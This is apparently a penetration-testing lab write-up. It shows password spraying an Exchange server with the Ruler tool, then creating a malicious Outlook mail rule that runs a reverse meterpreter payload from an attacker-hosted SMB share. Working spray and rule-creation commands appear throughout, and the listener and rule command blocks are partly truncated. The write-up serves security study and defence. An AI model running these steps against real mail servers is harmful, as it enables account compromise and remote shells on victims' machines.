Password Spraying Outlook Web Access: Remote Shell

Context

This lab looks at an attacking technique called password spraying as well as abusing Outlook Web Application by exploiting mail rules to get a remote shell using a tool called `Ruler`.

Defininitions

Password spraying is a form of password brute-forcing attack. In password spraying, an attacker (with the help of a tool) cycles through a list of possible usernames (found using OSINT techniques against a target company or other means) with a couple of most commonly used weak passwords.

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Password spraying could be illustrated with the following table:

User	Password
john	Winter2018
ben	Winter2018
...	Winter2018
john	December2018!
ben	December2018!
...	December2018!

Standard password brute-forcing could be illustrated with the following table:

User	Password
john	Winter2018
john	Winter2018!

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
ben	Winter2018!
ben	Password1

Password Spraying

Let's try doing a password spray against an Exchange 2016 server in a `offense.local` domain:

attacker@kali

```
ruler -k --domain offense.local brute --users users --passwords passwords --verbose
```



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

The above shows that password spray was successful against the user `spotless` who used a weak password `123456`.

Note, that if you are attempting to replicate this technique in your own labs, you may need to update your `/etc/hosts` to point to your Exchange server:

Getting a Shell via Malicious Email Rule

Process Overview

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A high level overwiew of how the spraying and remote code execution works:

- assume you have obtained working credentials during the spray for the user `spotless@offense.local`
- with the help of `Ruler`, a malicious mail rule is created for the compromised account which in our case is `spotless@offense.local`. The rule created will conform to the format along the lines of:
  `if emailSubject contains` **`someTriggerWord`** *`start`* **`pathToSomeProgram`**
- A new email with subject containing `someTriggerWord` is sent to the `spotless@offense.local`
- User `spotless` logs on to his/her workstation and launches Outlook client to check for new email
- Malicious email comes in and the malicious mail rule is triggered, which in turn starts the program specified in `pathToSomeProgram` which is pointing to a malicious payload giving a reverse shell to the attacker

Execution

Let's validate the compromised credentials are working by checking if there are any email rules created already:

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
The below suggests the credentials are working and that no mail rules are set for this account yet:



To carry out the attack further, I've generated a reverse meterpreter payload and saved it as a windows executable in `/root/tools/evilm64.exe`

We now need to create an SMB share that is accessible to our victim host and point it to the location where our payload evilm64.exe is located:

attacker@kali

```
smbserver.py tools /root/tools/
```

Next, we setup a metasploit listener to catch the incoming reverse shell:

attacker@kali

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```
4  exploit
```

Finally, we fire up the ruler and create the malicious email rule:

attacker@kali

```
ruler -k --verbose --email spotless@offense.local --username spotless -p 123456  ac
```

Below shows the entire attack and all of the steps mentioned above in action - note how the compromised mailbox does not even get to see the malicious email coming in:

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

Below shows the actual malicious rule that got created as part of the attack - note the `subject` and the `start` properties - we specified them in the ruler command:

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

If you want to delete the malicious email rule, do this:

attacker@kali

```
ruler -k --verbose --email spotless@offense.local --username spotless -p 123456 del
```

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Azure AD and ADFS best practices: Defending against password spray attacks - Microsoft 365 Blog

As long as we've had passwords, people have tried to guess them. In this blog, we're going to talk about a common attack which has

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


References


sensepost/ruler

A tool to abuse Exchange services. Contribute to sensepost/ruler development by creating an account on GitHub.

github.com

Malicious Outlook Rules | Silent Break Security

silentbreaksecurity.com



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
labs.mwrinfosecurity.com

Introducing MailSniper: A Tool For Searching Every User's Email for Sensitive Data - Black Hills Information Security

Beau Bullock // TL;DR MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for

www.blackhillsinfosec.com



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